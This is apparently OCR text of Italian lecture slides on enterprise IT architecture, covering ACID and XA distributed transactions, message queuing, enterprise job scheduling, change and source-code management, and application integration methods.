Consistency: le risorse dei sistemi devono essere in uno stato consistente all'inizio e alla fine della transazione

Isolation: la sequenza di operazioni di ogni transazione avviene nel più completo isolamento: nulla di quanto avviene deve essere visibile ad altre transazioni in corso finché essa non è stata completata con successo (committed)

Durability: il risultato di una transazione committed è permanente

Transactions

La struttura di base di una transazione è una sequenza di accesso ai dati che prende il nome di Logical Unit of Work (LUW):

- *begin transaction*
- *execute queries*
- *commit*

Se qualcuna delle query non va a buon fine, l'intera transazione viene annullata (*rollback*)


Tra gli ambienti più comunemente conosciuti come dotati di capacità transazionali ci sono:

- i cosiddetti "sistemi TP" (Transaction Processing; esempi: IBM CICS, TX ed Encina, Microsoft MTS)
- i database manager relazionali (RDBMS: DB2, Oracle DB, MS SQL, …)
- i sistemi di messaging (IBM MQ Series, Microsoft MSMQ, …)
- alcuni componenti dei moderni ambienti applicativi (JEE e .NET)

Transactions

Distributed transactions

Quando i confini della transazione escono da un singolo sistema, si parla di *distributed transaction*, in cui un TM (*transaction manager*) coordina l'accesso di un AP (*application program*) a uno o più RM (*resource manager*) con un protocollo 2PC o 3PC (*2-phase* o *3-phase commit*)



1. AP definisce gli estremi della transazione con chiamate alla TM API
2. AP accede alle risorse fornite dai RM
3. Il TM e i RM si scambiano informazioni sulla transazione

Transactions

X/Open DTP Model

Mentre da tempo vi sono una quantità di sistemi che supportano transazioni distribuite con protocolli proprietari, per consentire l'interoperabilità transazionale tra RM di diversi vendor è stato creato lo standard XA, che definisce quali primitive i TM e i RM devono implementare per partecipare con successo alla gestione di una transazione distribuita

`xa_open`, `xa_start`, `xa_commit`, `xa_rollback`, `xa_end` …

Le J2EE specifications impongono che i container supportino le transazioni XA, e in effetti possono anche funzionare da XA transaction manager

Anche le versioni recenti di MS DTC possono assumere il ruolo di XA RM o TM

Transactions

Filesystem transactions

Non è facile implementare gli accessi ai filesystem in modo transazionale. Pur essendo molto diffusi filesystem evoluti che preservano la loro integrità anche a fronte di crash o incidenti vari al sistema, coordinare operazioni svolte su database e su filesystem in modo transazionale e/o fra processi diversi è molto problematico.


Esiste però in quasi tutti i filesystem una primitiva di accesso dotata di atomicità, che consente di creare punti di sincronizzazione precisi fra processi diversi

rename()

Con questa chiamata è molto semplice e sicuro coordinare processi producer e consumer senza aggiungere complessità alle applicazioni


Transactions

Un esempio concreto



Transactions

Un altro esempio



Messaging

Message enqueuing == asynchronous transactions
E' un altro importante modello transazionale, alternativo a quello sincrono descritto precedentemente

MQ garantisce il delivery di messaggi tra piattaforme diverse; non vi è alcuna semantica legata al messaggio, che è un semplice insieme qualunque di byte

Client (library API) – Server (Queue Managers)

Platform, language & communication agnostic

Simple semantics: GET, PUT

GETs: non blocking (polling), blocking, on correlation ID

Enterprise scheduling

Sottoproblema dell'application management

Il *cron* di Unix e le *operazioni pianificate* di Windows sono esempi di semplice *scheduling*. L'*enterprise scheduling* è invece più complessa: è l'unione di sistemi e metodologie che permettono l'automazione di task distribuiti su diversi sistemi; possono essere coordinati nel tempo e correlati fra loro da una logica di controllo dotata di semantica applicativa.

I prodotti che implementano queste metodologie sono di derivazione mainframe e sono diffusi solo nelle grandi realtà a causa dei costi non proprio moderati.

Il grande valore di questi prodotti nell'ambito della sicurezza dell'informazione consiste nella specifica capacità di razionalizzare e centralizzare la "logica" di scheduling che altrimenti verrebbe di fatto distribuita fra i sistemi senza alcuna possibilità di creare correlazioni e automatismi, perdendone così nel tempo il controllo e la conoscenza.

Enterprise scheduling

Uno scheduler enterprise è un sistema client-server, con uno o più motori di scheduling, e con agenti installati nei diversi sistemi su cui devono girare i task. E' dotato di una console di amministrazione che serve per il governo e la programmazione delle regole che attivano e correlano i task stessi.

Esempio di schedulazione distribuita.

Far partire il backup di un server alle 04:00 è un task facilmente automatizzabile con cron. Non si riesce invece facilmente a realizzare un automatismo che permetta di fare la stampa dei tabulati del magazzino alle 07:00 se e solo se

- *l'elaborazione X sul sistema Y è terminata con successo*
- *la replica delle informazioni provenienti dal sistema Z è completa*
- *è lunedì*

Il primo punto nasconde una complessità: una qualunque elaborazione può andare a buon fine innanzitutto se tutti i suoi prerequisiti hanno terminato con successo; la prima condizione in realtà ne nasconde e implica una quantità di altre condizioni o task terminati con successo

Enterprise scheduling

E’ un sistema di supporto a esigenze di tipo applicativo, a volte architetturale e mai di tipo sistemistico: i task e la loro sequenza formano infatti né più è meno che un algoritmo che coordina diverse azioni complesse eseguite su uno o più sottosistemi


Spesso chi gestisce lo schedulatore è anche chi gestisce i sistemi, tuttavia chi ne definisce i task e le relazioni fra essi è una figura e ha una responsabilità di tipo applicativo e conosce i dati

Con schedulatori enterprise si possono implementare scenari come

- distribuzione dei task su sistemi diversi sotto il controllo di un unico algoritmo di schedulazione centrale
- implementazione di calendari custom e che tengono conto delle festività comandate (*)
- simulazioni si esecuzione di job al variare dei parametri di schedulazione e del calendario di esecuzione


Sviluppo applicativo

Il processo di sviluppo applicativo dovrebbe contenere espliciti controlli di sicurezza (es. type checking, ecc) nelle fasi dello sviluppo, testing, quality assurance e production



Sviluppo applicativo

La creazione e manutenzione di questi ambienti non è affatto semplice: ciascuno è in realtà composto da una quantità di componenti diversi di cui si vorrebbe un duplicato “DEVEL”, “TEST”, ecc…



Sorgenti dell’applicazione
Dati in uno o più DBMS
File in uno o più file server
Interfacce con altre applicazioni
Interfacce con Directory
DNS
Infrastrutture tecnologiche
…

Di ciascuna occorrerebe una Istanza di TEST…


E’ chiaro che occorre porsi un limite ragionevole anche in Funzione del valore dell’applicazione e del tempo disponibile

Sviluppo applicativo

I sistemi di gestione del cambiamento (Change Management) servono per coordinare gruppi di lavoro dotati di figure come

- l'analista di processo
- lo sviluppatore
- il responsabile di prodotto
- il responsabile dello sviluppo
- il responsabile del test

Questi sistemi consentono di tracciare l'evoluzione dello sviluppo, la definizione di nuove funzionalità e l'identificazione, il tracciamento e la correzione degli errori




Sviluppo applicativo

I sorgenti veri e propri sono invece gestiti da un sistema SCM (Source Code Management), come ad esempio SVN.

Il sistema SVN fa da repository centrale per i vari ambienti dove lo sviluppo e il test applicativo avvengono e il software non può essere copiato da un ambiente all'altro se non attraverso uno specifico passaggio dal repository centrale, guidato da un opportuno workflow di change (es. "risoluzione bug #1234") definito a livello superiore.

Il CM e l'SCM non possono rimanere separati, altrimenti il processo è fuori controllo



Ausili allo sviluppo: SCM

Un sistema di Source Code Management è composto da uno o più repository di sorgenti; gli strumenti che i programmatori usano per lavorare si interfacciano col repository per prelevare i sorgenti (check-out) e per reinserirli una volta terminate le modifiche (check-in, commit). I repository effettuano il *versioning* dei sorgenti, di solito con tecniche che memorizzano i reverse-delta dei file, e consentono di associare *tag* a gruppi di sorgenti consistenti fra loro (es. versione X dell'applicativo Y).

Durante il check-in è possibile che diversi sviluppatori abbiano prodotto modifiche in conflitto fra di loro. Occorre dotarsi di una "politica di presa in modifica":

- lock-modify-unlock
- copy-modify-merge

Ausili allo sviluppo: SCM

I sistemi di Source Code Management consentono inoltre a team di lavoro compositi di lavorare su diverse versioni dello stesso software:

- feature branching
- version branching

Il sistema SCM si occupa di gestire facilmente le operazioni di

- copia di modifiche da un branch all'altro
- merging di differenti branches

Sua principale responsabilità è di consentire al programmatore di non sbagliare nell'effettuare queste operazioni

Ausili allo sviluppo: analisi di impatto

A volte integrati con i sistemi di change management, vi sono sistemi volti a forme evolute di documentazione applicativa: Cross-reference

- sui programmi: definizioni e chiamate di altri programmi, routines o sottoprogrammi, definizioni e referenziazione di variabili e parametri, flussi applicativi, ecc…

- sui dati: dichiarazioni di accessi a files o tabelle, relazioni fra colonne di tabelle e variabili

METRICHE

Integrazioni applicative

Oltre alle applicazioni client-server e lo schema applicativo generalizzato visto all'inizio (applicazione web come caso generale), si parla di applicazioni distribuite anche in senso "malizioso", nel caso cioè l'aggettivo assuma connotazioni negative, come "sparso", "disordinato" o "fuori controllo"

Difficilmente una singola applicazione viene progettata in molte componenti da distribuire su molti sistemi diversi (il più consueto tiering è 3). Tuttavia le applicazioni sono sempre più specializzate e complesse; a volte le loro funzionalità si integrano e altre si sovrappongono: è imprescindibile allora realizzare fra esse integrazioni per automatizzare i processi gestionali, produttivi, di vendita e di supporto

Integrazioni applicative

La quantità di soluzioni disponibili per realizzare integrazioni applicative è vasto. Alcune modalità possono essere già previste dalle applicazioni stesse. Altrimenti sono quasi sempre disponibili modalità basate su file transfer, esportazione e importazione di dati su file, ecc. Nei casi più comuni comunque si parla sempre di integrazioni

- online, o in tempo reale, o sincrone
- batch, o in differita, asincrone

I meccanismi sono molteplici: RPC, remote API, CORBA, Web Services, HTTP connections, FTP file transfer, file sharing, Message Enqueuing, Database polling, email delivery, …

Integrazioni applicative

